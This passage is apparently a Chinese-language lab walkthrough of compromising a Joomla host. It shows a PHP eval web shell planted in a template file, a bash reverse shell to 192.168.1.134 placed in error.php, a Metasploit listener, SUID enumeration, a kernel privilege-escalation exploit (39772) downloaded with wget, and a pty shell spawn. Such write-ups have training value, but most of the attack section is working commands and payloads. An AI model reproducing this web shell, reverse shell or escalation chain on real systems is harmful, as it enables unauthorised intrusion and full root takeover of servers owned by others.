
回到刚才的页面点击new file,在html下创建一个php文件,名字叫做shell
接下来编辑刚创建的 shell.php 文件
<?php @eval($_POST['a']);?>
刷新/templates/beez3/html/,可以看到 shell 文件

5.蚁剑链接
shell 文件的目录有了,进行蚁剑链接

右键进入蚁剑终端查看一下权限,发现权限很小,需要提权。

6.反弹 shell
编写反弹 shell 的代码放入 error.php 中。
system("bash -c 'bash -i >& /dev/tcp/192.168.1.134/5555 0>&1'");
使用 msfconsole 开启监听
use exploit/muti/handler   # 进入该目录
set LHOST 192.168.1.140    # 设置目标ip
set LPORT 5555             # 设置目标端口
run                        # 开启监听
然后访问http://192.168.1.140/templates/beez3/error.php,显示反弹成功

7. 提权
查找有无 suid 权限可以用
find / -perm -u=s -type f 2>/dev/null
发现没有可利用的,接下来查看系统信息
uname -a        # 获取当前操作系统信息
cat /etc/issue  # 查看当前系统版本信息
在 msf 中搜索是否有 ubunto16.04 版本的漏洞

使用4.4.x通用方式进行提权,查看 39772.txt 文件
msfconsole的exp默认存放路径为/usr/share/exploitdb/exploits/
cat /usr/share/exploitdb/exploits/linux/local/39772.txt
可以看到使用方法和 exp 存放的路径

使用 反弹的 shell 在目标主机下载 exp 文件 39772.zip
wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip
解压
unzip 39772.zip
cd 39772
tar -xvf exploit.tar
cd ebpf_mapfd_doubleput_exploit
按照使用方法提权

提权成功但是没有交互,我们使用交互式shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
cd /root
